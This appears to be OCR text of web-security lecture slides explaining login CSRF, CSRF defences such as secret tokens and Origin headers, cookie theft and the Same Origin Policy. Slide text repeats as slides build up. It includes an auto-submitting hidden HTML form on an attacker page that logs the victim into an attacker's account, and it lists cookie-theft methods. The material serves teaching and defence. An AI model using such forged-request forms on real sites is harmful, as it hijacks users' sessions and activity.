
```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm	Searched for llamas

Login CSRF



Victim Browser

www.attacker.com

www.google.com

```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
 method=POST target=invisibleframe>
 <input name=username value=attacker>
 <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Cross-Site Request Forgery

- Target: User who has some sort of account on a vulnerable server where requests from the user's browser to the server have a *predictable structure*

- Attack goal: make requests to the server via the user's browser that look to the server like the user intended to make them

- Attacker tools: ability to get the user to visit a web page under the attacker's control

- Key tricks:
  - Requests to the web server have predictable structure
  - Use of something like <img src=…> to force the victim to send it

CSRF protections

- Client-side:

CSRF protections

- Client-side:

  Disallow one site to link to another??

  The loss of functionality would be too high

CSRF protections

- Client-side:

Disallow one site to link to another??

The loss of functionality would be too high

Let’s consider server-side protections

Secret validation tokens

- Include a secret validation token in the request
- Must be difficult for an attacker to predict
- Options:
    - Random session ID
        - Stored as cookie (“session independent nonce”)
        - Stored at server (“session-dependent nonce”)
    - The session cookie itself (“session identifier”)
      `http://website.com/doStuff.html?sid=81asf98as8eak`
    - HMAC of the cookie
        - As unique as session cookie, but learning the HMAC doesn’t reveal the cookie itself

Referrer URLs

Referrer URLs

Idea: Only allow certain actions if the referrer URL is from this site, as well

Referrer URLs

Idea: Only allow certain actions if the referrer URL is from this site, as well

Problem: Often suppressed




Figure 2: Requests with a Missing or Incorrect Referer Header (283,945 observations). The "x" and "y" represent the domain names of the primary and secondary web servers, respectively.

Custom headers

Custom headers

Security through obscurity

Custom headers

Security through obscurity

Include precisely what is needed
to identify the principal who referred

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

http://foo.com/embarrassing.html?data=oops

Custom headers

Security through obscurity

Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred

http://foo.com/~~embarrassing.html?data=oops~~

Custom headers

Security through obscurity


Origin headers: More private Referrer headers

Include precisely what is needed
to identify the principal who referred


http://foo.com/~~embarrassing.html?data=oops~~

Send only for POST requests

How can you steal a session cookie?




How can you steal a session cookie?



- Compromise the user’s machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

How can you steal a session cookie?



- Compromise the user's machine / browser

- Sniff the network

- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks (more later)

Stealing users’ cookies

For now, we’ll assume this attack model:

- The user is visiting the site they expect
- All interactions are strictly through the browser

Dynamic web pages

- Rather than static HTML, web pages can be expressed as a program, e.g., written in Javascript:

```
<html><body>

  Hello, <b>

  <script>
     var a = 1;
     var b = 2;
     document.write(“world: “, a+b, “</b>”);
  </script>

</body></html>
```

Javascript (**no relation to Java**)

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - Alter page contents (DOM objects)
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests & read replies
  - Maintain persistent connections (AJAX)
  - *Read and set cookies*

What could go wrong?

- Browsers need to confine Javascript’s power
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`

Same Origin Policy


- Browsers provide isolation for javascript scripts via the Same Origin Policy (SOP)

- Browser associates **web page elements**…
  - Layout, cookies, events

